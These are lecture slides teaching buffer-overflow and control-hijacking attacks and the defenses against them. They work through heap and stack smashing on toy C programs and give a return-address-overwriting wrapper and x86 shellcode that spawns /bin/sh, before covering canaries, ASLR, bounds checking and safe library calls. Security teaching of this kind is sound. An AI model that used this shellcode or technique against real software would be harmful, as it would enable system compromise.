Title Goes Here
Control Hijacking Attacks (and Some Defenses)

Mike Reiter

Based partially on Chapter 7, "Buffer Overflows", of
Viega & McGraw, *Building Secure Software*, Addison-Wesley, 2002,
and on
Younan et al., "Runtime Countermeasures for Code Injection Attacks Against C and C++ Programs", ACM Computing Surveys, 2012.

1

Buffer Overflows: The 10,000-foot View

- **`C/C++` allows program to allocate runtime storage from two regions of memory: the *stack* and the *heap***
  - Stack-allocated data include nonstatic local variables and parameters passed by value
  - Heap-allocated data result from **`malloc()`**, **`calloc()`**, etc.
- **Contiguous storage of the same data type is called *a buffer***
- **A *buffer overflow* occurs when more data is written to a buffer than it can hold**

2

What's the Problem?

- **Reading or writing past the end of a buffer can cause a variety of behaviors**
  - Program might continue with no noticeable problem
  - Program might fail completely
  - Program might do something unanticipated
- **What happens depends on several things**
  - What data (if any) are overwritten
  - Whether the program tries to read any overwritten data
  - What data replaces the overwritten data

Is This a Big Deal?

- **Cause of numerous advisories since 1997**
- **Example**
  - A boolean flag placed after a buffer
  - Flag indicates whether user can access sensitive file
  - Overwriting buffer can then reset the flag
- **Historically, buffer overflows often used to get an interactive shell on the machine, often running as `root`**

Why Do They Happen?

- **Primary cause: `C` and `C++` are inherently unsafe**
  - No bounds checks on array and pointer references
  - Numerous unsafe string ops in the standard `C` library
    - `strcpy()`
    - `strcat()`
    - `sprintf()`
    - `scanf()`
    - `gets()`
- **Contributing factor: So much running as `root`**

5

An Example Heap-Smashing Attack

```
void main(int argc, char **argv) {
   int i;
   char *str = (char *)malloc(sizeof(char)*4);
   char *super_user = (char *)malloc(sizeof(char)*9);
   strcpy(super_user, "reiter");
   if (argc > 1)
      strcpy(str, argv[1]);
   else
      strcpy(str, "xyz");
}
```

- **Can we overwrite `super_user`?**
- **Depends where `str` is placed relative to `super_user`**

6

Mapping Memory

```
void main(int argc, char **argv) {
   int i;
   char *str = (char *)malloc(sizeof(char)*4);
   char *super_user = (char *)malloc(sizeof(char)*9);
   printf("Addr of str is: %p\n", str);
   printf("Addr of super_user is: %p\n", super_user);
   strcpy(super_user, "reiter");
   if (argc > 1)
      strcpy(str, argv[1]);
   else
      strcpy(str, "xyz");
}
```


Mapping Memory (cont.)

- Say that this generates output

```
Addr of str is: 0x80496c0
Addr of super_user is: 0x80496d0
```

- Good news: `super_user` is after `str` in memory
  - But not directly after it
- Let's now print out all the memory in the region

Mapping Memory (cont.)

```
void main(int argc, char **argv) {
   int i;
   char *tmp;
   char *str = (char *)malloc(sizeof(char)*4);
   char *super_user = (char *)malloc(sizeof(char)*9);
   strcpy(super_user, "reiter");
   if (argc > 1)
      strcpy(str, argv[1]);
   else
      strcpy(str, "xyz");
   tmp = str;
   while (tmp < super_user + 9) {
      printf("%p: %c (0x%x)\n", tmp,
             isprint(*tmp) ? *tmp : '?',
             (unsigned int) (*tmp));
      tmp +=1;
   }
}
```


Mapping Memory (cont.)

```
0x8049700: x (0x78)    0x804970c:    (0x0)
0x8049701: y (0x79)    0x804970d:    (0x0)
0x8049702: z (0x7a)    0x804970e:    (0x0)
0x8049703:    (0x0)    0x804970f:    (0x0)
0x8049704:    (0x0)    0x8049710: r (0x72)
0x8049705:    (0x0)    0x8049711: e (0x65)
0x8049706:    (0x0)    0x8049712: i (0x69)
0x8049707:    (0x0)    0x8049713: t (0x74)
0x8049708:    (0x0)    0x8049714: e (0x65)
0x8049709:    (0x0)    0x8049715: r (0x72)
0x804970a:    (0x0)    0x8049716:    (0x0)
0x804970b:    (0x0)    0x8049717:    (0x0)
                       0x8049718:    (0x0)
```

Exploiting the Vulnerability

- How would we overwrite `super_user`?
- Simply execute the program using

```
./a.out xyz.............khosla
```


The Heap is Smashed!

```
0x8049700: x (0x78)   0x804970c: . (0x2e)
0x8049701: y (0x79)   0x804970d: . (0x2e)
0x8049702: z (0x7a)   0x804970e: . (0x2e)
0x8049703: . (0x2e)   0x804970f: . (0x2e)
0x8049704: . (0x2e)   0x8049710: k (0x6b)
0x8049705: . (0x2e)   0x8049711: h (0x68)
0x8049706: . (0x2e)   0x8049712: o (0x6f)
0x8049707: . (0x2e)   0x8049713: s (0x73)
0x8049708: . (0x2e)   0x8049714: l (0x6c)
0x8049709: . (0x2e)   0x8049715: a (0x61)
0x804970a: . (0x2e)   0x8049716:   (0x0)
0x804970b: . (0x2e)   0x8049717:   (0x0)
                      0x8049718:   (0x0)
```

The Stack

- **Stack allocation happens automatically for the programmer, whenever a function is called**
  - Activation record, or stack frame, is appended to stack
  - Holds context of the current function call
- **A heap smashing attacks requires the attacker to find a security-critical target to overwrite**
- **The stack always provides a target: the return address**

Stack Smashing: Basic Strategy


- **Find a stack-allocated buffer to overflow that allows us to overwrite a return address in a stack frame**
- **Place hostile code in memory to which we can jump when the function we're attacking returns**
- **Overwrite the return address on the stack with a value that causes the program to jump to our hostile code**
- **Note: We can only overflow a buffer at an address below the return address we're targeting**
  - So, we need to find these buffers

Mapping the Stack


- Assume we're working on an x86 architecture

```
char *j;
int main();

void test(int i) {
   char buf[12];
   printf("&main = %p\n", &main);
   printf("&i = %p\n", &i);
   printf("&buf[0] = %p\n", &buf);
   for (j=buf-8; j<((char *)&i)+8; j++)
      printf("%p: 0x%x\n", j, *(unsigned char *)j);
}

int main() {
   test(12);
}
```


Mapping the Stack (cont.)



Anatomy of the Stack



17

17

A More Interesting Example Program

```
void concat_args(int argc, char **argv) {
   char buf[20];
   char *p = buf;
   int i;
   for (i = 1; i < argc; i++) {
      strcpy(p, argv[i]);
      p += strlen(argv[i]);
      if (i+1 != argc)
         *p++ = ' ';
   }
   printf("%s\n", buf);
}

void main(int argc, char **argv) {
   concat_args(argc, argv);
}
```



18

18

Overwriting a Return Address

- By overflowing `buf`, we can overwrite the return address
- All we have to do is pass more than 20 characters in on the command line
  - But how many more?
- Once again, we can map the stack to find out

`concat_args` Stack Frame



Overwriting the Return Address (cont.)

- Let's overwrite the return address with the address of `concat_args`
  - Should induce an infinite loop
- Now we need the address of `concat_args`
- We can add code to find out, but only within `concat_args` itself
  - Adding code elsewhere could move `concat_args`

Finding `&concat_args`

```
void concat_args(int argc, char **argv) {
   char buf[20];
   char *p = buf;
   int i;
   for (i = 1; i < argc; i++) {
      strcpy(p, argv[i]);
      p += strlen(argv[i]);
      if (i+1 != argc)
         *p++ = ' ';
   }
   printf("%s\n", buf);
   printf("%p\n", &concat_args);
}

void main(int argc, char **argv) {
   concat_args(argc, argv);
}
```

Finding `&concat_args` (cont.)

```
> ./concat foo bar
foo bar
0x80484d4
```

- **Now we need to get this address 24 bytes into the command-line input**
  - Easiest way is to do it from another program
  - Note: cannot put **`0x00`** before **`0x80484d4`** in input, since **`strcpy()`** will then stop

Our Wrapper Progam `wrapconcat.c`

```
int main(int argc, char **argv) {
   char *buf = (char *)malloc(sizeof(char)*1024);
   char **arr = (char *)malloc(sizeof(char *)*3);
   int i;
   for (i = 0; i < 24; i++) buf[i] = 'x';
   buf[24] = 0xd4;
   buf[25] = 0x84;
   buf[26] = 0x4;
   buf[27] = 0x8;

   arr[0] = "./concat";
   arr[1] = buf;
   arr[2] = 0x00;

   execv("./concat", arr);
}
```

Remember, little endian order!

Results?

```
> ./wrapconcat
xxxxxxxxxxxxxxxxxxxxxxx·
Segmentation fault (core dumped)
```

- Let's try to debug, adding code only to `concat_args`

Debugging Our "Attack"

```
void concat_args(int argc, char **argv) {
   char buf[20];
   char *p = buf;
   int i;
   printf("Entering concat_args\n");
   for (i = 1; i < argc; i++) {
      printf("i = %d; argc = %d\n", i, argc);
      strcpy(p, argv[i]);
      p += strlen(argv[i]);
      if (i+1 != argc)
         *p++ = ' ';
   }
   printf("%s\n", buf);
}

void main(int argc, char **argv) {
   concat_args(argc, argv);
}
```

Debugging Our "Attack" (cont.)

```
> ./wrapconcat
Entering concat_args.
i = 1; argc = 2
i = 2; argc = 32
Segmentation fault (core dumped)
```

- Apparently we're overwriting `argc`
  - But how?

Debugging Our Attack (cont.)

```
void concat_args(int argc, char **argv) {
   char buf[20];
   char *p = buf;
   int i;
   printf("Before:\n");
   for (i = 0; i < 40; ++i)
      printf("%p: %x\n", buf+i,*(unsigned char *)(buf+i));
   for (i = 1; i < argc; i++) {
      printf("i = %d; argc = %d\n");
      strcpy(p, argv[i]);
      printf("After:\n");
      for (i = 0; i < 40; ++i)
         printf("%p: %x\n",buf+i,*(unsigned char *)(buf+i));
      i = 1;
      p += strlen(argv[i]);
      if (i+1 != argc)
         *p++ = ' ';
   }
   printf("%s\n", buf);
}
```

Stack Before `strcpy()`

```
Before:             0xbffff909: f9      0xbffff917: 8
0xbffff8fc: 98      0xbffff90a: 9       0xbffff918: 2
0xbffff8fd: f9      0xbffff90b: 40      0xbffff919: 0
0xbffff8fe: 9       0xbffff90c: 60      0xbffff91a: 0
0xbffff8ff: 40      0xbffff90d: 86      0xbffff91b: 0
0xbffff900: 84      0xbffff90e: 4       0xbffff91c: 40
0xbffff901: f9      0xbffff90f: 8       0xbffff91d: f9
0xbffff902: 9       0xbffff910: 20      0xbffff91e: ff
0xbffff903: 40      0xbffff911: f9      0xbffff91f: bf
0xbffff904: 98      0xbffff912: ff      0xbffff920: 34
0xbffff905: f9      0xbffff913: bf      0xbffff921: f9
0xbffff906: 9       0xbffff914: 34      0xbffff922: ff
0xbffff907: 40      0xbffff915: 86      0xbffff923: bf
0xbffff908: 98      0xbffff916: 4       i = 1; argc = 2
```


29

Stack After `strcpy()`

```
After:              0xbffff909: 78      0xbffff917: 8
0xbffff8fc: 78      0xbffff90a: 78      0xbffff918: 0
0xbffff8fd: 78      0xbffff90b: 78      0xbffff919: 0
0xbffff8fe: 78      0xbffff90c: 78      0xbffff91a: 0
0xbffff8ff: 78      0xbffff90d: 78      0xbffff91b: 0
0xbffff900: 78      0xbffff90e: 78      0xbffff91c: 40
0xbffff901: 78      0xbffff90f: 78      0xbffff91d: f9
0xbffff902: 78      0xbffff910: 78      0xbffff91e: ff
0xbffff903: 78      0xbffff911: 78      0xbffff91f: bf
0xbffff904: 78      0xbffff912: 78      0xbffff920: 34
0xbffff905: 78      0xbffff913: 78      0xbffff921: f9
0xbffff906: 78      0xbffff914: d4      0xbffff922: ff
0xbffff907: 78      0xbffff915: 84      0xbffff923: bf
0xbffff908: 78      0xbffff916: 4       i = 2; argc = 32
```


30

Debugging Our Attack (cont.)

- First, why did `argc` get zeroed?
  - `strcpy()` copies up to and including first null it finds in source buffer
- Second, how did `argc` then become 32?
  - `i+1 ≠ argc` causes space (ASCII 32) to be appended to buffer
- How can we fix this?

Fixing Our Wrapper

```
int main(int argc, char **argv) {
   char *buf = (char *)malloc(sizeof(char)*1024);
   char **arr = (char *)malloc(sizeof(char *)*3);
   int i;
   for (i = 0; i < 24; i++) buf[i] = 'x';
   buf[24] = 0xd4;
   buf[25] = 0x84;
   buf[26] = 0x4;
   buf[27] = 0x8;
   buf[28] = 0x2;
   buf[29] = 0x0;

   arr[0] = "./concat";
   arr[1] = buf;
   arr[2] = 0x00;

   execv("./concat", arr);
}
```

Overwrite `argc`, too.

Try Again


```
> ./wrapconcat
Entering concat_args.
i = 1; argc = 2
xxxxxxxxxxxxxxxxxxxxxx·
0x80484d4
Entering concat_args.
xxxxxxxxxxxxxxxxxxxxxxx·
0x80484d4
Segmentation fault (core dumped)
```

- Close, but something still isn't quite right

33

33

Function Call Sequence (C, x86, Linux)



- There is no return address on the stack!

34

34

Fixing It Again

- Rather than setting the return address to be the address of `concat_args`, we should set it to the address of

```
call concat_args
```

- To find its address, compile `concat.c` to `concat.s`
- Find the following instructions in `concat.s`
  - `pushl $concat_args`
    Gets memory address of label `concat_args`
  - `call concat_args`
    Where we want to jump

Fixing It Again (cont.)

- Change
  `call concat_args`
  to
  `JMP_ADDR:`
  `    call concat_args`
- Change
  `pushl $concat_args`
  to
  `pushl $JMP_ADDR`
- Compile the (modified) `concat.s`

Fixing It Again (cont.)

```
> ./wrapconcat
Entering concat_args.
i = 1; argc = 2
xxxxxxxxxxxxxxxxxxxxxxx·
0x804859f
Entering concat_args.
xxxxxxxxxxxxxxxxxxxxxxx·
0x804859f
Segmentation fault (core dumped)
```

- `0x804859f` is the new return address we should use

Patch `wrapconcat.c`

```
int main(int argc, char **argv) {
   char *buf = (char *)malloc(sizeof(char)*1024);
   char **arr = (char *)malloc(sizeof(char *)*3);
   int i;
   for (i = 0; i < 24; i++) buf[i] = 'x';
   buf[24] = 0x9f;
   buf[25] = 0x85;
   buf[26] = 0x4;
   buf[27] = 0x8;
   buf[28] = 0x2;
   buf[29] = 0x0;

   arr[0] = "./concat";
   arr[1] = buf;
   arr[2] = 0x00;

   execv("./concat", arr);
}
```

Update address to point to **`call concat_args`**

This Time It Works ... Sort Of

- The program loops indefinitely
- Unfortunately, if we remove all our debugging instructions, it doesn't work anymore

```
> ./wrapconcat
xxxxxxxxxxxxxxxxxxxxxxx
Illegal instruction (core dumped)
```

- Why? Because `main()` is last function laid out to memory
  - When we deleted debugging info, we moved `main()` and, specifically, we moved `call concat_args`

Getting the Right Address

```
void concat_args(int argc, char **argv) {
   char buf[20];
   char *p = buf;
   int i;
   for (i = 1; i < argc; i++) {
      strcpy(p, argv[i]);
      p += strlen(argv[i]);
      if (i+1 != argc)
         *p++ = ' ';
   }
   printf("%s\n", buf);
}

void main(int argc, char **argv) {
   concat_arguments(argc, argv);
   printf("%p\n", &concat_args);
}
```

- Same assembly-language hack now reveals correct address

Adding an Exploit

- We've succeeded in getting our program to loop forever, merely by altering its input
- What if we wanted it to launch a shell for us, instead?
  - Typical goal on a UNIX machine
- In UNIX, the code to fire up a shell looks like this

```
void exploit() {
   char *s = "/bin/sh";
   execl(s, s, 0x00);
}
```


Exploit Strategy

- Compile our attack code and extract the binary for the part that does the work (e.g., the `execl` call)
  - Debuggers are handy here
- Insert the compiled exploit call into the buffer we're overflowing
  - Key point: this typically cannot contain nulls!
- Figure out where the overflow code should jump, and overwrite the return address with that address
- Sometimes the exploit code will fit before the return address, and sometimes it has to go after

Code for Spinning a Shell

- Easiest to just look it up on the web
- Linux on Intel machines
  - Assembly:

```
jmp     0x1f
popl    %esi
movl    %esi, 0x8(%esi)
xorl    %eax,%eax
movb    %eax,0x7(%esi)
movl    %eax,0xc(%esi)
movb    $0xb,%al
movl    %esi,%ebx
leal    0x8(%esi),%ecx
leal    0xc(%esi),%edx
int     $0x80
xorl    %ebx,%ebx
movl    %ebx,%eax
inc     %eax
int     $0x80
call    -0x24
.string \"/bin/sh\"
```

  - As an ASCII string:

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0
\x99\x46\x07\x89\x46\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff/bin/sh
```

  - Include the ASCII string in the overflow input string, and get the code to jump to it □

Integer Overflows

- Integers are represented using a fixed number of bits
- Wrap around (modulo max value + 1) if value greater than max

```
int catvars(char *buf1, char *buf2,
            unsigned int len1, unsigned int len2)
{
   char mybuf[256];
   if((len1 + len2) > 256) { return -1; }
   memcpy(mybuf, buf1, len1);
   memcpy(mybuf + len1, buf2, len2);
   do_some_stuff(mybuf);
   return 0;
}
```

Integer Overflows

- Integers are represented using a fixed number of bits
- Wrap around (modulo max value + 1) if value greater than max


```
int catvars(char *buf1, char *buf2,
            unsigned int len1, unsigned int len2)
{
  char mybuf[256];
  if((len1 + len2) > 256) { return -1; }
  memcpy(mybuf, buf1, len1);
```

Problem: If `len1 = 0x104` and `len2 = 0xfffffffc`, then `len1 + len2 = 0x100` (decimal 256), which allows buffer overflow attack!

45

45

Return-Oriented Programming




46

46

Return-Oriented Programming

- Thesis: Any sufficiently large program permits arbitrary attacker computation and behavior, *without* code injection
- Treat libc as a corpus of instruction sequences, each ending in a "return"
- Fill stack with pointers to these sequences (and with data)
- Execution flows through sequences, induces desired behavior



47

Countermeasure #1: Safe Languages

- In a memory-safe language, most of these types of vulnerabilities do not exist
- Examples include Java, ML, and safe dialects of C
- Memory management is handled differently in these languages, to prevent dangling pointer references
  - Garbage collection defers memory deallocation to a scheduled time or until memory constraints require it
- The programmer either implements his program directly for the language or modifies the program to make it work correctly
  - Though some compilers exist to compile C to safe subsets

48

Countermeasure #2: Bounds Checkers

- **Involves adding bounds information to all pointers or to objects, and checking accesses to ensure that bounds are not exceeded**
- **Alternatives**

1. **Adding bounds information to pointers**
   - Besides current value of the pointer, also store the lower and upper bound of the object that the pointer refers to
   - When the pointer is used, check to make sure it will not write beyond the bounds of the object to which it refers
   - Not compatible with unprotected code (e.g., shared libraries)


Countermeasure #2: Bounds Checkers

- **Alternatives (cont.)**

2. **Adding bounds information for all objects**
   - A table stores the bounds information of all objects
   - Using the pointer's value, it can be determined what object it is pointing to
   - If the result of pointer arithmetic would make the pointer point outside the bounds of the object, then error occurs
3. **Limited bounds checking**
   - E.g., that a function does not write past the bounds of the destination string

Countermeasure #3: Randomization

- **Canaries**
  - Upon entering a function, the canary (a random value) is placed on the stack below the return address
  - When the function is done executing, the canary will be compared to the original canary before returning




51

51

Countermeasure #3: Randomization

- **Canaries (cont.)**
  - Not a foolproof defense: overwrite a local pointer to point to return address, so when function dereferences the pointer to write, it overwrites the return address



One solution: reorder stack frame so that buffers can no longer overwrite pointers

52

52

Countermeasure #3: Randomization

- **Obfuscation of memory addresses**
  - Store pointers in "encrypted" form: $val \oplus r$ for a random value r, instead of just val
  - To use the pointer, retrieve r and "decrypt" it first
  - Limitation: if attacker needs to overwrite only low-order bytes, its chances of succeeding can be quite good
- **Address-space layout randomization (ASLR)**
  - Since exploits often require the adversary to know where its code was inserted, for example, exploits can be made harder by randomizing the memory-segment base addr
  - Can also randomize space between objects, for example

Countermeasure #3: Randomization


- **Instruction-set randomization**
  - "Encrypts" instructions on a per-process basis while they are in memory and "decrypts" them when they are needed for execution
  - If attackers cannot guess (or find) the decryption key of the current process, its instructions (after they have been decrypted) will cause the wrong instructions to be executed (and probably crash the process)
  - Can incur huge overheads without hardware support

Countermeasure #4: Separators/Replicators

- **Simple example: copy the return addr from the stack elsewhere and use it to replace the return addr on the stack before returning from a function**
  - Only protects the return address
- **Replicate processes and diversify them in some way**
  - E.g., change directionality of the stack
  - Makes it hard for attacker to provide a single input that compromises all replicas simultaneously

Countermeasure #5: Virtual Memory Defenses


- **Example: Marking memory as non-executable**



- **Not a foolproof defense …**

Countermeasure #6: Execution Monitors

- **Execution monitors observe application execution in order to enforce policy or detect aberrations**



57

57

Countermeasure #6: Execution Monitors

Generally two types

1. **Enforce policies**
   - E.g., "Only files under /usr/home/reiter/ can be opened."
2. **Detect anomalies**
   - E.g.: "Is this sequence of system calls consistent with the program that was loaded to execute in this process?"

58

58

Countermeasure #7: Taint Tracking

- One value is "tainted" if its value carries information about another, already tainted value

```
a = b + c;
```

If **b** was tainted before, then **a** is tainted after this statement

```
if (b > 0) {
  a = 3;
} else {
  a = 1;
}
```

If **b** was tainted before, then should **a** be tainted after **if** statement?

- General idea: Don't allow tainted data in "trusted places" (like a return address)

Countermeasure #8: Hardened Libraries

- Use libraries with functions that have been built to better defend against these threats
- Examples of what might be checked:
  - That a string to be copied is properly NULL terminated
  - That the number of format specifiers are the same as the number of arguments passed to the function

Library Risks

- **`gets()` reads a line of user-typed text from standard input, until an end-of-file or newline character**
  - Always possible to overflow a buffer with **`gets()`**
  - Use **`fgets()`** instead
- **`strcpy(dst, src)` copies `strlen(src)` bytes starting at `src` to `dst`**
  - Use **`strncpy()`** instead, or allocate **`dst`** to be of length **`strlen(src) + 1`**
- **`strcat(dst, src)` copies `strlen(src)` bytes starting at `src` to `dst[strlen(dst)]`**
  - Use **`strncat()`** instead

61

61

Library Risks: `sprintf()` and `vsprintf()`

- **Functions for formatting text and storing in a buffer**
  - Can be used to implement **`strcpy()`**
- **Consider the following common example**

```
void main(int argc, char **argv) {
   char usage[1024];
   sprintf(usage,
           "USAGE: %s –f flag\n", argv[0]);
}
```

- **`sprintf()` used here to include program name in usage string**

62

62

Library Risks: `sprintf()` and `vsprintf()`

- Unfortunately, there is no completely portable fix
- Some implementations support `snprintf()`
  - Permits programmer to specify maximum number of chars to copy into buffer

```
void main(int argc, char **argv) {
     char usage[1024];
     char fmt_str = "USAGE: %s –f flag\n";
     snprintf(usage, 1024, fmt_str, argv[0]);
}
```


Library Risks: `sprintf()` and `vsprintf()`

- An alternative is to specify a precision for each argument in the format string
  - Not possible in all implementations

```
void main(int argc, char **argv) {
   char usage[1024];
   sprintf(usage,
           "USAGE: %.1000s –f flag\n",
           argv[0]);
}
```

- The ".1000" indicates that no more than 1000 chars should be copied from the corresponding variable (`argv[0]` in this case)

Library Risks: `scanf()` and family

- Here, destination buffers can overflow

```
void main(int argc, char **argv) {
   char buf[256];
   sscanf(argv[0], "%s", buf);
}
```

- Can be fixed using the format string

```
void main(int argc, char **argv) {
   char buf[256];
   sscanf(argv[0], "%255s", buf);
}
```


Library Risks: `streadd()` and `strecpy()`

- These translate a string that may have unreadable characters into a printable representation
- Difficult for the programmer to anticipate how big the output buffer needs to be
  - E.g., if input contains control-A, then this will be printed as "`\001`"—one character becomes four!
  - In general, using a buffer longer than 4× the input buffer length is needed

Library Risks: Internal Buffer Overflows

- Some library functions have internal buffers that can overflow, e.g., some implementations of
  - `realpath()`
  - `syslog()`
  - `getopt()`
  - `getpass()`
- The only option here is to cap the lengths of inputs that you pass to vulnerable functions

Other Risks

- Avoid `getenv()`, or if you use it, never assume that an environment variable is of any particular length
